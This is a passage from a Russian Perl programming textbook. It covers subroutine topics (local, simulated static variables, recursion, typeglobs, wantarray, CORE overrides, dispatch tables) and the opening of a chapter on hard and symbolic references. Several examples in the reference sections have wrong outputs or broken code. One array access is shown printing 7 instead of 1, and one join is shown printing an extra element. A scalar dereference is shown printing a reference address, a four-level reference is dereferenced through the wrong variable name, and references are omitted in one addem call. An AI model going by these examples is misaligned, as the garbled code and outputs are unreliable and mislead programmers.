Обычно вместо спецификатора **local** рекомендуется использовать **my.** Иногда, однако, **local** позволяет сделать вещи, недоступные для **my**. Например, может понадобиться сделать временную копию специальной переменной Perl, или изменить отдельный элемент массива или хэш-таблицы, или поработать локально с дескрипторами файлов или форматами Perl. Все эти функции доступны исключительно через спецификатор **local.**

Обратите внимание, что ключевое слово **local** *создает не* новую переменную, а всего лишь копию существующей (как правило) глобальной **переменной,** с которой вы будете работать в дальнейшем. Вот несколько примеров использования ключевого слова **local:**

[1] Настоятельно не рекомендуется пользоваться этой возможностью при создании программ на Perl. — *Примеч. ред.*

```
local $variable1;
local ($variable1, $variable2);
local $variable1 = 5;
local *FILEHANDLE;
```

Итак, описатель **local** создает копии перечисленных в нем элементов, делает переменные локальными для текущего блока, команды **eval,** команды **do**, а также для любой подпрограммы (и всех ее вложенных подпрограмм), которая будет вызвана из этого блока. Как и в случае **my**, при перечислении более одной переменной необходимо заключить их в круглые скобки. Все элементы, перечисляемые с **local,** должны быть правильными «левыми значениями», то есть их можно указывать слева от оператора присваивания.

Постоянные (статические) переменные

Иногда надо сделать так, чтобы переменная внутри подпрограммы сохраняла свое значение между вызовами. Однако если определить переменные с ключевым словом **my**, то их значения переменных будут сбрасываться при каждом входе в подпрограмму. В следующем примере переменная **$count** сбрасывается в ноль[1] и следом увеличивается на единицу при каждом входе в подпрограмму, так что на выходе вместо желаемой последовательности натуральных чисел 1, 2, 3, 4 получаются четыре единицы:

```
sub incrementcount {
   my $count;
   return ++$count;
}
print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";
1
1
1
1
```

Если б можно было сделать переменную **$count** статической, как в языке C, это решило бы нашу проблему (статические переменные сохраняют свое значение между вызовами функций). К сожалению, Perl не поддерживает статические переменные напрямую: глобальные переменные являются статическими по умолчанию, а переменные, объявленные внутри подпрограмм, никогда таковыми не бывают.

Однако существует трюк, с помощью которого эту проблему можно обойти. Переменные с лексической областью видимости не сбрасываются до тех пор, пока они находятся в пределах видимости (точнее, система автоматической сборки мусора не трогает их до тех пор, пока на переменную хоть кто-то ссылается — подпрограмма, ссылка и т. д.). Поэтому даже если переменная не видна, это еще не значит, что она уничтожена. В следующем примере мы помещаем определение **my** вне тела подпрограммы, заключив и подпрограмму, и определение переменной в фигурные скобки. В результате **$count** начинает вести себя, как статическая переменная:

```
{
```

[1] На самом деле переменная **$count**, конечно же, не сбрасывается в ноль, а становится неопределенной. Просто с точки зрения оператора ++ неопределенное значение и ноль — равноправные величины. Вообще, операторы автоприращения и автоуменьшения ++ и -- умеют интерпретировать как арифметические многие входные данные, которые обычные арифметические операторы (+, -, *, /) сочтут за ошибку. (Чуть подробнее об этом свойстве операторов ++ и -- рассказано в главе 4, в разделе «Автоприращение и автоуменьшение».) — *Примеч. перев.*

```
   my $count;
   sub incrementcount {
        return ++$count;
   }
}
print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";
1
2
3
4
```

Здесь использован тот факт, что подпрограмма, даже объявленная внутри блока, является глобальной. Поэтому она доступна, в том числе и вне охватывающего ее блока, тогда как локальная переменная **$count** — нет. При входе в блок в результате выполнения команды **my** для переменной **$count** выделяется память, но при выходе из блока память не освобождается — ведь на эту переменную все еще ссылается подпрограмма **incrementcount**. В результате подпрограмма все равно имеет дело с одной и той же областью памяти, не освобождая ее при выходе и не размещая в ней данных вновь при входе.

Весь этот фрагмент кода можно поместить в блок **BEGIN,** выполняемый при загрузке программы. Это гарантирует выделение памяти под «постоянные» переменные перед началом работы сценария, а не в процессе его выполнения:

```
sub BEGIN
{
   my $count = 0;
   sub incrementcount {
        return ++$count;
   }
}
print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";
print incrementcount . "\n";
1
2
3
4
```

Обратите внимание, что, когда при входе в блок выделяется память под переменную, но при выходе из блока эта память не освобождается (по причине занятости переменной), при новом входе в блок память не будет повторно выделяться. Как результат, прежнее значение «постоянной» переменной не будет потеряно из-за ее повторной инициализации, при выполнении программы типа:

```
$flag =1;
LABEL1:
{
   my $count = 0;
   sub incrementcount {
        return ++$count;
   }
}
for (1..4) {print incrementcount, "/";}
if ($flag) {
   $flag = 0;
```

```
   goto LABEL1;
}
1/2/3/4/5/6/7/8/
```

Рекурсивный вызов подпрограмм

В Perl вы можете вызывать подпрограммы рекурсивно, то есть подпрограмма может содержать (прямо или косвенно) вызовы самой себя. Привычный пример рекурсивных операций — это вычисление факториала (например, **5! = 5*4*3*2*1**). Не будем отступать от этой традиции.

Мы разбиваем процедуру вычисления факториала на несколько рекурсивных шагов. На каждом шаге значение, переданное в качестве параметра, умножается на результат вычисления факториала с аргументом, уменьшенным на единицу. Только если подпрограмма вызывается с параметром, равным единице, будет возвращено значение единица, без углублений в дальнейшие вычисления:

```
sub factorial {
my $value = shift @_;
   if ($value == 1) {
        return $value;
   } else {
        return $value * factorial($value-1);
   }
}
$result = factorial(6);
print $result;
720
```

Как видите, эта подпрограмма может вызывать рекурсивно сама себя. (На самом деле, именно это она и делает, если только ее не попросили вычислить факториал единицы.)

Вложенные подпрограммы

В Perl разрешается использовать также и вложенные подпрограммы (то есть определять подпрограммы внутри подпрограмм). В нашем примере мы определяем подпрограмму **outer** и подпрограмму **inner** внутри нее. Обратите внимание, что **inner** видна не только внутри **outer,** но и вне ее:

```
sub outer {
   sub inner { print "Inside the inner subroutine.\n"; }
   inner;
}
outer;
inner;
Inside the inner subroutine.
Inside the inner subroutine.
```

Передача параметров по ссылке

Если подпрограмме передаются массивы и хэши, то их элементы объединяются в один список вместе с остальными параметрами. Если вы хотите передать два и более массивов или хэшей, сохранив при этом их индивидуальность, то должны передавать *ссылки*

на массивы или хэши (о ссылках подробнее рассказывается и главе 8).

В следующем примере создаются два массива:

```
@a = (1, 2, 3);
@b = (4, 5, 6);
```

Мы хотим создать подпрограмму **addem,** которая складывает попарно элементы двух массивов независимо от их длины. Чтобы добиться этого, мы вызываем подпрограмму **addem,** передавая ей ссылки на массивы:

```
@array = addem(\@a, \@b);
```

Теперь внутри подпрограммы **addem** надо обратиться к ссылкам на массивы, а затем организовать цикл по числу их элементов, возвращая в качестве результата массив, содержащий попарные суммы элементов входных массивов (этот код станет понятнее после того, как вы прочтете главу 8):

```
sub addem {
   my ($ref1, $ref2) = @_;
   for ($loop_index = 0; $loop_index <= $#{$ref1}; $loop_index++) {
         $result[$loop_index] = @{$ref1}[$loop_index] + @{$ref2}[$loop_index]; }
   return @result;
}
```

Вот как с помощью подпрограммы **addem** происходит сложение элементов двух массивов:

```
@array = addem (\@a, \@b);
print join(' ,' , @array);
5, 7, 9
```

Техника передачи ссылок позволяет непосредственно ссылаться на элементы данных, передаваемые подпрограмме. Это означает, что можно модифицировать параметры, передаваемые подпрограмме. В Perl скаляры *и так* передаются по ссылке, поэтому для модификации содержимого переменных внутри подпрограммы не требуется передавать на них ссылки в явном виде.

Передача записи таблицы символов (тип данных typeglob)

Передача типа данных **typeglob** до недавнего времени была единственным способом передать ссылку на переменную средствами Perl. До сих пор это лучший способ передавать в качестве параметров такие данные, как дескрипторы файлов. Поскольку **typeglob** — это полная запись таблицы символов, то при передаче данных этого типа реально передаются ссылки на все типы данных, хранящиеся в программе под данным именем. Рассмотрим, как с помощью типа **typeglob** вместо ссылок реализовать подпрограмму попарного сложения элементов массива, рассмотренную в предыдущем разделе:

```
@a = (1, 2, 3);
@b = (4, 5, 6);
sub addem {
   local (*array1, *array2) = @_;
   for ($loop_index = 0; $loop_index <= $#array1; $loop_index++) {
         $result[$loop_index] = $array1[$loop_index] + $array2[$loop_index]; }
   return @result;
}
@array = addem (\@a, \@b);
print join(' , ', @array);
5, 7, 9
```

При передаче дескрипторов файлов в качестве параметра можно передать содержимое записи таблицы символов **typeglob** — например, в форме ***STDOUT.** Однако лучше передавать *ссылки* на записи таблицы символов, потому что такой код будет работать и в том случае, если будет активизирована прагма **use strict 'refs'** *(Прагмы* — это директивы, передаваемые компилятору. Данная прагма проверяет символические ссылки, более подробная информация может быть найдена в главе 8.) В следующем примере мы передаем подпрограмме ссылку на запись ***STDOUT** таблицы символов:

```
sub printhello {
   my $handle = shift;
   print $handle "Hello!\n";
}
printhello (\*STDOUT);
Hello!
```

Проверка контекста вызова функции: функция wantarray

Подпрограммы могут возвращать как скалярные значения, так и списки. Это значит, что возвращаемое значение может зависеть от контекста, в котором вызвана подпрограмма. Если вы хотите самостоятельно обрабатывать списковый и скалярный контексты, вам нужен инструмент, который скажет, в каком контексте вызывается подпрограмма. Таким инструментом является функция **wantarray.**

Она возвращает значение *истина,* если результат работы подпрограммы будет интерпретироваться в списковом контексте, и значение *ложь* в противном случае. В примере ниже с помощью функции **wantarray** проверяется контекст вызова функции **swapxy,** и в зависимости от контекста возвращается скаляр или список (функция **swapxy** заменяет в текстовых строках все вхождения латинской буквы «**x**» на латинскую «**y**»):

```
sub swapxy {
   my @data = @_;
   for (@data) {
        s/x/y/g;
   }
   return wantarray ? @data : $data[0];
}
```

А вот как выглядит вызов функции **swapxy** в списковом контексте, когда мы передаем ей на вход список текстовых строк и ожидаем получить обработанный список:

```
$a = "xyz";
$b = "xxx";
($a, $b) = swapxy($a, $b);
print "$a\n";
print "$b\n";
yyz
yyy
```

Создание встраиваемых функций

Если для функции задан прототип **()**, она может *встраиваться* в код компилятором Perl. Встраиваемая (inline) функция оптимизируется для большей скорости вычислений, однако она должна подчиняться специальным ограничениям и состоять из константы или скаляра с лексической областью видимости. (В последнем случае на скаляр не должно

быть никаких дополнительных ссылок.) Кроме того, на встраиваемую функцию нельзя ссылаться, указывая префикс **&** или ключевое слово **do**, — такие вызовы функций никогда не преобразуются Perl во встраиваемые.

Например, вот такие функции будут встраиваться Perl:

```
sub e () {2.71828}
sub e () {exp 1.0}
```

Обе возвращают число *e* — основание натурального логарифма. Первая функция задает его в виде константы, а вторая использует встроенную функцию Perl **exp**. (Кстати, функция **exp** возвращает более точное значение для основания натурального логарифма, чем константа, указанная в первой функции.)

Замещение встроенных функций. Псевдопакет CORE

Под замещением подпрограммы понимают новое определение существующей подпрограммы. Разрешается замещать любые подпрограммы, в том числе и встроенные в Perl, но только в том случае, если подпрограмма уже импортирована из модуля. В противном случае объявления подпрограммы будет недостаточно.

Однако для объявления подпрограммы, которая замещает впоследствии импортируемую подпрограмму, вы можете использовать прагму **subs**. Подпрограммы, чьи имена перечислены в **subs**, будут замещать встроенные функции Perl. Рассмотрим пример, в котором мы замещаем функцию Perl **exit**, заставляя ее спрашивать, действительно ли пользователь хочет выйти из программы:

```
use subs 'exit';
sub exit
{
   print "Do you really want to exit?";
   $answer = <>;
   if ($answer =~ /^y/i) {CORE::exit;}
}
while (1) {
   exit;
}
```

Здесь, для того чтобы на самом деле выйти из программы, когда пользователь захочет это сделать, мы используем псевдопакет **CORE,** вызывая функцию **CORE::exit.** (В Perl можно указывать в явном виде, из какого пакета берется та или иная функция, используя символы **::** в качестве разделителя.) Псевдопакет **CORE** содержит встроенные функции Perl в исходном виде, и даже замещая одну из них, все равно с помощью **CORE** можно вызвать исходную версию.

Непоименованные подпрограммы

Perl позволяет создавать безымянные (анонимные) подпрограммы. Например, в следующем случае мы создаем ссылку на подпрограмму (ссылки подробно разбираются в следующей главе), не присваивая подпрограмме имени:

```
$coderef = sub {print "Hello!\n";};
```

Обратите внимание, что эту команду требуется завершить точкой с запятой, хотя при обычном определении подпрограмм она не требуется. Хотя у подпрограммы и нет име-

ни, ее можно вызвать с префиксом **&** (заключив ссылку в фигурные скобки):

```
&{$coderef};
Hello!
```

Создание таблиц диспетчеризации подпрограмм

Таблица диспетчеризации подпрограмм (subroutine dispatch table) — это создаваемая пользователем структура данных (массив или хэш), содержащая ссылки на подпрограммы. Можно указать, какую подпрограмму требуется вызвать, указав индекс (в случае массива) или ключ (в случае хэша). Если есть данные, которые нужно обрабатывать несколькими однотипно вызываемыми подпрограммами, то зачастую полезнее оказывается доступ не по имени, а по индексу или ключу.

Рассмотрим следующий пример. У нас есть две подпрограммы: одна переводит градусы Цельсия в градусы Фаренгейта, другая совершает обратную процедуру:

```
sub ctof                    # centigrade to Fahrenheit
   { $value = shift(@_);
     return 9 * $value / 5 + 32; }
sub ftoc                    # Fahrenheit to centigrade
   { $value = shift(@_);
     return 5 * ($value - 32) / 9; }
```

Чтобы поместить функции в таблицу диспетчеризации, мы запоминаем ссылки на подпрограммы (ссылки рассматриваются в следующей главе):

```
$tempconvert[0] = \&ftoc;
$tempconvert[1] = \&ctof;
```

Теперь можно с помощью индекса выбирать, какую именно подпрограмму вызывать:

```
print "Zero centigrade is " . &{$ternpconvert[1]}(0) . " Fahrenheit.\n";
Zero centigrade is 32 Fahrenheit.
```

Подсказка. *Чтобы передать параметры вызываемой таким образом* ***подпрограмме,*** *надо поместить список параметров в круглые скобки, следующие за ссылкой на подпрограмму.*

Глава 8
Ссылки в Perl

Коротко

Ссылки — новый фундаментальный тип данных в Perl, впервые введенный для версии 5. Поведение ссылок в значительной мере напоминает поведение указателей в таких языках, как C. Как следует из названия, ссылка ссылается на элемент данных. Чтобы добраться до настоящих данных, надо *разыменовать* (dereference) ссылку.

С помощью ссылок можно создавать в Perl сложные структуры данных (примеры будут в главе 13). Ссылки используются для потрясающего числа приемов программирования — в частности, для создания анонимных массивов, хэшей, подпрограмм и шаблонов функций (все эти темы рассматриваются в данной главе). Если подпрограмме передается более одного массива или хэша, которые при этом надо сохранить как индивидуальные структуры данных, без ссылок не обойтись. (В противном случае элементы всех массивов и хэшей сливаются в один длинный список.) При создании объекта и использовании стандартной техники обращения к конструктору класса сам конструктор, как правило, возвращает ссылку на объект, а не сам объект. Следовательно, ссылки — это еще и фундаментальный инструмент объектно-ориентированного программирования в Perl.

В Perl имеются два типа ссылок: жесткие (hard references) и символические (symbolic references). В начале главы приведен краткий обзор этих двух типов.

Жесткие ссылки

Пусть имеется переменная с именем **$variable1**:

```
$variable1 = 5;
```

Чтобы создать жесткую ссылку на нее, используется оператор «обратная косая черта»:

```
$variable1 = 5;
$reference = \$variable1;
```

Теперь переменная **$reference** содержит ссылку на **$variable1** (под ссылкой понимается адрес переменной в памяти и тип переменной). Ссылки такого типа называются *жесткими*. Скалярные переменные Perl могут хранить жесткие ссылки в качестве значений. Чтобы *разыменовать* ссылку, используется оператор **$** — см. следующий пример, в котором значение, на которое ссылается переменная **$reference**, получается с помощью разыменования через **$**:

```
$variable1 = 5;
$reference = \$variable1;
print $$reference;
```

Разыменование ссылки позволяет получить исходные данные:

```
$variable1 = 5;
$reference = \$variable1;
print $$reference;
```

```
5
```

Что получится, если надо проверить значение ссылки? В этом случае мы увидим фактический адрес и тип переменной **$variable1** в области данных интерпретатора Perl:

```
$variable1 = 5;
$reference = \$variable1;
print $$reference;
SCALAR(0x8a57d4)
```

Так выглядит жесткая ссылка в Perl.

Символические ссылки

Символическая ссылка не содержит адрес и тип элемента данных, только его *имя*. Вернемся к переменной **$variable1** из предыдущего примера:

```
$variable1 = 5;
```

Ее имя можно присвоить другой переменной **$variablename** (обратите внимание, при задании имени опускается разыменовывающий префикс **$**):

```
$variable1 = 5;
$variablename = "variable1";
```

Разыменование имени переменной превращает это имя в ссылку на данные, хранящиеся в исходной переменной. Этот процесс и называется созданием *символической ссылки*. Вот как этот метод работает с оператором **$**:

```
$variable1 = 5;
$variablename = "variable1";
print "$$variablename\n";
5
```

Вместо оператора **$** для разыменования ссылок можно также использовать оператор-стрелку **->**.

Оператор-стрелка

Оператор-стрелка — другая популярная форма оператора разыменования ссылок. Он используется со ссылками на массив, хэш, подпрограмму и сопровождается индексом, ключом, списком аргументов:

```
@array = (1, 2, 3);
$arrayreference = \@array;
print $arrayreference->[0];
1
```

Подробнее об операторе-стрелке рассказывается далее в этой главе.

Анонимные массивы, хэш-таблицы, подпрограммы

В Perl можно создавать массивы, хэши и подпрограммы, для доступа к которым используются ссылки, а не имена. Например, пример из предыдущего раздела сокращается, если сразу создать анонимный массив и присвоить ссылку на него переменной **$arrayreference**:

```
$arrayreference = [1, 2, 3];
```

Чтобы обратиться к содержимому массива, потребуется оператор разыменования:

```
$arrayreference = [1, 2, 3];
print $$arrayreference[0];
1
```

С помощью конструкций типа анонимных массивов создаются сложные структуры данных типа массива массивов. В этой главе демонстрируются подобные приемы (а также многое другое, имеющее отношение к ссылкам). Обратимся к подробностям.

Непосредственные решения

Создание ссылки

Для создания ссылки используется оператор «обратная косая черта» **(\)**. Ссылки, созданные с его помощью, называются *жесткими*. Кроме того, ссылку можно извлечь прямо из таблицы символов Perl - эта информация содержится в разделе «Как извлечь ссылку из таблицы символов» далее в этой главе. Кроме того существуют символические ссылки - подробно о них рассказывается в разделе «Создание символических ссылок».

Оператор «обратная косая черта» может использоваться для скалярных переменных, массивов, хэшей, подпрограмм или констант. Например, вот так создается жесткая ссылка на значение-константу:

```
$reference = \"Hello!";
```

Точно так же создаются ссылки для переменных, массивов, хэшей, подпрограмм, и т. д. (обратите внимание, что ссылки хранятся в скалярных переменных):

```
$scalarreference = \$myvariable;
$arrayreference = \@myarray;
$hashreference = \%myhash;
$codereference = \&mysubroutine;
$globreference = \*myname;
```

Чтобы получить значение переменной через ссылку, используется оператор разыменования:

```
$reference = \"Hello!";
print $$reference;
Hello!
```

Можно использовать столько уровней вложенности, сколько вам хочется. Например, в следующем примере создается ссылка на ссылку, на ссылку, на ссылку:

```
$reference4 = \\\\"Hello!";
```

А теперь она разыменовывается с помощью оператора **$**:

```
print $$$$$reference;
Hello!
```

Интересное свойство Perl состоит в том, что ссылки создаются автоматически, в момент разыменования, в предположении, что они существуют:

```
$$reference = 5;
print "$$reference\n";
5
```

Как легко заметить, в этом примере ссылка (то есть адрес в памяти) используется до того, как она реально появилась. После выполнения приведенного выше кода ссылка действительно возникнет - этот процесс называется в Perl *самооживлением* (autovivification):

```
print "$reference\n";
SCALAR(0x8a0b14)
```

В следующем примере ссылки используются для передачи подпрограмме в качестве параметров двух массивов. Подпрограмма поэлементно складывает их (предполагая, что массивы имеют одинаковую длину), возвращая в качестве результата массив. Передача ссылок вместо самих массивов предотвращает объединение их содержимого в один неразличимый список:

```
@a = (1, 2, 3);
@b = (4, 5, 6);
sub addem
{
   my ($reference1, $reference2) = @_;
   for ($loop_index = 0; $loop_index <= $#$reference1; $loop_index++) {
         $result[$loop_index] = @$reference1[$loop_index] + @$reference2[$loop_index]; }
   return @result;
}
@array = addem(@a, @b);
print join (', ', @array);
5, 7, 9
```

Ссылки на анонимные массивы

В начале этой главы уже создавался массив без имени, названный нами *анонимным*. Для этой цели использовался генератор анонимных массивов (anonymous array composer) — пара квадратных скобок:

```
$arrayreference = [1, 2, 3];
```

Эта конструкция возвращает ссылку на анонимный массив, которая присваивается скалярной переменной **$arrayreference**. До элементов массива можно добраться, разыменовав ссылку, но имя массива для этой цели использовать нельзя - его попросту не существует:

```
$arrayreference = [1, 2, 3];
print $$arrayreference[0];
1
```

Для разыменовывают ссылки на безымянный массив можно также использовать оператор-стрелку:

```
$arrayreference = [1, 2, 3];
print $arrayreference->[0];
1
```

Подсказка. *Робота оператора-стрелки подробно описывается далее в разделе «Разыменование ссылок с помощью оператора-стрелки»*

Анонимные массивы дают возможность программистам на Perl использовать полезный трюк, состоящий в интерполировании внутрь строки, ограниченной двойными кавычками, результат вызова подпрограммы или результат вычисления. В следующем примере встроенная функция Perl **uc** переводит в верхний регистр строку:

```
print "@{[uc(hello)]} there. \n";
HELLO there.
```

Разберемся, что делает эта конструкция. Perl обрабатывает конструкцию @{} как блок.

В процессе его вычисления создается ссылка на анонимный массив из одного-единственного элемента — результата вызова функции **uc**. При разыменовании ссылки на анонимный массив результат интерполируется внутрь строки.

Ссылки на анонимные хэши

Можно создать ссылку на хэш без имени — он также называется *анонимным.* Для этой цели используется генератор анонимных хэшей (anonymous hash composer) -пара фигурных скобок:

```
$hashreference = {
   Name => Tommie,
   ID => 1234,
};
```

Мы создали анонимный хэш, добавили в него две пары ключ/значение и поместили ссылку на хэш в скалярную переменную **$hashreference**. Теперь можно использовать ее как обычный хэш, но сначала надо разыменовать ссылку:

```
print $$hashreference {Name}
Tommie
```

Для этой цели может служить и оператор-стрелка:

```
$hashreference = { Name => Tommie, ID => 1234, };
print $hashreference->{Name}
Tommie
```

Подсказка. *Работа оператора-стрелки подробно описывается далее в разделе «Разыменование ссылок с помощью оператора-стрелки».*

Ссылки на анонимные подпрограммы

Можно создать ссылку на подпрограмму без имени — такая подпрограмма называется *анонимной.* Для этой цели используется генератор анонимных подпрограмм (anonymous subroutine composer) — ключевое слово **sub**:

```
$codereference = sub {print “Hello!\n”};
```

Обратите внимание, что в конце команды пришлось добавить точку с запятой, тогда как в случае обычных подпрограмм этого делать не надо. Чтобы вызвать подпрограмму, надо разыменовать ссылку и добавить префикс **&**:

```
&$codereference;
Hello!
```

Также можно передать анонимной подпрограмме параметры:

```
$codereference = sub {print shift};
&{$codereference}( "Hello!\n");
Hello!
```

При желании для разыменования ссылки на подпрограмму можно использовать оператор-стрелку (подробнее об этом см. раздел «Разыменование ссылок с помощью оператора-стрелки» далее в этой главе):

```
$codereference = sub {print shift};
$codereference -> ("Hello!\n");
Hello!
```

Как извлечь ссылку из таблицы символов

Записи в таблице символов Perl — это хэши, которые содержат адреса всех именованных элементов текущего пакета. Групповому имени *name* соответствует хэш **name*, индексированный ключами **SCALAR**, **HASH**, **CODE** и т. д. Это значит, что когда вам требуется ссылка на элемент данных, вы можете извлечь ее прямо из таблицы символов, а не использовать оператор \:

```
$scalarreference = *name{SCALAR};
$arrayreference = *name{ARRAY};
$hashreference = *name{HASH};
$codereference = *name{CODE};
$ioreference = *name{IO};
$globreference = *name{GLOB};
```

Например, чтобы получить ссылку на переменную с именем **$variable1** и с ее помощью вывести значение этой переменной, можно использовать код:

```
$variable1 = 5;
$scalarreference = *variable1{SCALAR}
print $$scalarreference;
5
```

Точно так же можно получить ссылку на подпрограмму:

```
sub printem
   { print "Hello!\n"; }
$codereference = *printem{CODE};
&$codereference;
Hello!
```

Конструкция ***name{IO}** возвращает дескриптор потока ввода и/или вывода то есть дескриптор файла, сокет, дескриптор каталога.

Подсказка 1. *Нельзя получить ссылку па дескриптор потока ввода/вывода с помощью оператора* \.

Подсказка 2. *Доступ к ссылке через записи в таблице символов зависит от того, использовался ли соответствующий элемент данных (то есть существует ли соответствующий символ). Если символа, для которого вам нужна ссылка, не существует, вместо ссылки вы получите значение* ***undef***. *Ранние версии Perl возвращали ссылку на, скажем, анонимный скаляр, если выражение вида* ***newscalar{SCALAR}*** *запрашивалось до инициализации переменной* ***$newscalar***, *однако для Perl версии* 5 это *не так.*

Разыменование ссылок

Для разыменовывания ссылки (то есть доступа к данным, на которые она указывает) используется оператор **$**. В этой главе уже приводились примеры его работы:

```
$variable1 = 5;
$reference = \$variable1;
print $$reference;
5
```

Оператор **$** используется везде, где есть идентификаторы или их наборы. Вот несколько примеров разыменования базовых типов данных Perl:

```
$sclar = $$scalarreference;
@array = @$arrayreference;
%hash = %$hashreference;
&$codereference($argument1, $argument2);
*glob = *$globreference;
```

Как уже было показано, с помощью оператора **$** можно также одновременно разыменовывать несколько уровней ссылок:

```
$reference4 = \\\\"Hello!";
print $$$$$reference;
Hello!
```

Кроме простых случаев, можно добавлять индекс, когда разыменованию подвергается ссылка на массив:

```
(@array = (1, 2, 3);
$arrayreference = \@array;
print $$arrayreference[0];
1
```

Точно так же в случае разыменования ссылки на хэш-таблицу можно указывать ключ:

```
%hash = ( Name => Tommie, ID => 1234, );
$hashreference = \%hash;
print $$hashreference{Name};
Tommie
```

При разыменовывании ссылки на подпрограмму можно указать список аргументов:

```
sub printem
{
   print shift;
}
$codereference = \&printem;
$codereference -> ("Hello!\n");
Hello!
```

Прямая ссылка иногда заменяется возвращающим ее блоком. Вот как приведенные выше примеры выглядят в случае применения блоков:

```
$sclar = ${$scalarreference};
@array = @{$arrayreference};
%hash = %{$hashreference};
&{$codereference}($argument1, $argument2);
*glob = *{$globreference};
```

И последнее. Записи таблицы символов (тип данных typeglob) могут разыменовываться точно так же, как и ссылки, поскольку они содержат ссылки на все типы данных, ассоциированные с этим именем. При разыменовании ссылки с помощью префикса всегда надо указывать, какого типа данное вы расчитываете получить на выходе. Этот же самый префикс помогает Perl понять, какой из элементов данных, ассоциированных с заданным именем, вы имеете в виду при разыменовывании типа данных typeglob. Например, в следующем коде требуется получить скалярную переменную (разыменовывающий префикс **$**):

```
$variable1 = 5;
print ${variable1};
5
```

То же самое мы получаем, если требуется массив (разыменовывающий префикс **@**):

```
@array = (1, 2, 3);
print join(", ", @{*array});
1, 2, 3, 4
```

Разыменование ссылок с помощью оператора-стрелки

При работе с массивами, хэшами и подпрограммами для простого разыменования ссылок можно использовать оператор-стрелку. Например, вот так оператор-стрелка работает в сочетании со ссылкой на массив:

```
$arrayreference = [1, 2, 3];
print $arrayreference->[0];
7
```

Можно также создавать массивы массивов, как в следующем примере. Здесь создается анонимный массив, состоящий из двух других анонимных массивов:

```
$arrayreference = [[1, 2, 3], [4, 5, 6]];
```

Чтобы ссылаться на элементы массива массивов, используется следующий синтаксис:

```
$arrayreference = [[1, 2, 3], [4, 5, 6]];
print $arrayreference->[1][1];
5
```

(Обратите внимание на отсутствие оператора-стрелки между двумя парами квадратных скобок. Подробнее этот вопрос рассматривается далее в разделе «Когда можно опускать оператор-стрелку»,)

Подсказка. *Более подробно о массивах массивов рассказывается в главе 13.*

Вы можете также использовать оператор-стрелку при работе со ссылками на хэш-таблицы:

```
$hashreference->{key} = "This is the text.";
print $hashreference->{key};
This is the text.
```

(В этом примере для создания элемента, на который ссылается переменная **$hashreference**, мы полагаемся на процесс *самооживления* (autovivification), о котором уже рассказывалось выше в разделе «Создание ссылки».)

А вот как используется оператор-стрелка при ссылке на подпрограмму:

```
sub printem
   { print shift; }
$codereference = \&printem;
$codereference->("Hello!\n");
Hello!
```

В общем случае слева от оператора-стрелки может стоять любое выражение, возвращающее ссылку:

```
$dataset[$today]->{prices}->[1234] = "\$4999.99";
```

Когда можно опускать оператор-стрелку

Оператор-стрелку в Perl необязательно ставить между квадратными и круглыми скобками. Поэтому пример из предыдущего раздела

```
$dataset[$today]->{prices}->[1234] = "\$4999.99";
```

можно записать как:

```
$dataset[$today]{prices}[1234] = "\$4999.99";
```

Perl разрешает опускать оператор-стрелку между скобками, прежде всего, затем, чтобы позволить работать с массивами массивов и сделать их похожими на многомерные массивы других языков программирования. Приведем пример:

```
@array = ([1, 2], [3, 4]);
print $array[1][1];
4
```

Как определить тип ссылки с помощью оператора ref

Оператор **ref** помогает определить, на элемент какого типа ссылается ссылка. Синтаксис вызова **ref** выглядит так:

```
ref выражение
ref
```

Этот оператор возвращает значение *истина* (ненулевое значение), если *выражение* — это ссылка, и *ложь* в противном случае. Если не указано выражение, то оператор **ref** использует специальную переменную **$_**. Значение, возвращаемое как *истина,* отражает тип элемента, на который ссылается ссылка. Встроенные типы Perl соответствуют значениям:

- **REF**
- **SCALAR**
- **ARRAY**
- **HASH**
- **CODE**
- **GLOB**

Вот пример, в котором оператор **ref** применяется к ссылке на скаляр:

```
$variable1 = 5;
$scalarref = \$variable1;
print (ref $scalarref);
SCALAR
```

Создание символических ссылок

Жесткая ссылка содержит адрес элемента в памяти и его тип. Символическая ссылка вместо адреса содержит имя элемента. Тем самым последняя заставляет Perl искать переменную с заданным именем вместо того, чтобы напрямую обратиться по нужному адресу.

В следующем примере создается символическая ссылка на переменную **$variable1**, и затем эта ссылка используется для доступа к исходной переменной:

```
$variable1 = 0;
$variablename = "variable1";
$$variablename = 5;
print "$variable1\n";
5
```

(Обратите внимание, что символическая ссылка содержит имя переменной без разыменовывающего префикса **$**.)

Как и в случае жестких ссылок, использование символических ссылок с еще не существующими элементами данных приводит к созданию этих элементов. В следующем примере переменная **$variable1** появилась только после того, как на нее сослались:

```
$variablename = "variable1";
${$variablename} = 5;
print "$variable1\n";
5
```

Точно так же можно создавать символические ссылки на элементы данных типа массивов или хэш-таблиц:

```
$arrayname = "array1";
$arrayname->[1] = 5;
print "$array1[1]\n";
5
```

С помощью символических ссылок можно ссылаться даже на подпрограммы:

```
$subroutinename = "subroutine1";
sub subroutine1
   { print "Hello!\n"; }
&$subroutinename();
Hello!
```

С помощью символических ссылок можно ссылаться на глобальные и локальные переменные текущего пакета. Переменные с лексической областью видимости (то есть описанные с ключевым словом **my**) не содержатся в таблице символов и поэтому на них нельзя ссылаться с помощью символических ссылок. Например, в следующем фрагменте кода вместо значения переменной, на которую указывает символическая ссылка, выводится пустая строка (Perl не может найти переменную и интерпретирует ее значение как **undef**):

```
my $variable1 = 10;
$variablename = "variable1";        # Будет проблема
print "The value is $$variablename\n";
                                    # Приведенный выше код выдаст неполный результат:
The value is
```

Запрет символических ссылок

Очень сложно использовать жесткие ссылки невольно, но вполне возможно использовать символическую ссылку (то есть имя переменной, на которую ссылаются) в результате ошибки. Чтобы запретить использование символических ссылок, следует включить в сценарий прагму:

```
use strict 'refs'
```

До окончания блока с такой прагмой Perl разрешает использовать только жесткие ссылки. Однако, если вы хотите разрешить символические ссылки внутри вложенного блока, задайте другую прагму:

```
no strict 'refs'
```

Использование ссылок на массивы как ссылок на хэши

Начиная с версии Perl 5.005 там, где должна находиться ссылка на хэш, разрешается использовать ссылку на массивы (по крайней мере, это можно делать в большинстве случаев). Иными словами, при определенной организации массива к его элементам можно обращаться по именам.

***Подсказка**. Это новое и экспериментальное свойство Perl. Оно может измениться в будущем.*

Чтобы использовать ссылку на массив в качестве ссылки на хэш, необходимо добавить в массив дополнительную информацию: установить соответствие между ключами хэша и индексами массива. Эта информация заносится в нулевой элемент массива в следующем формате:

```
{key1 => index1, key2 => index2, key3 => index3, ...}
```

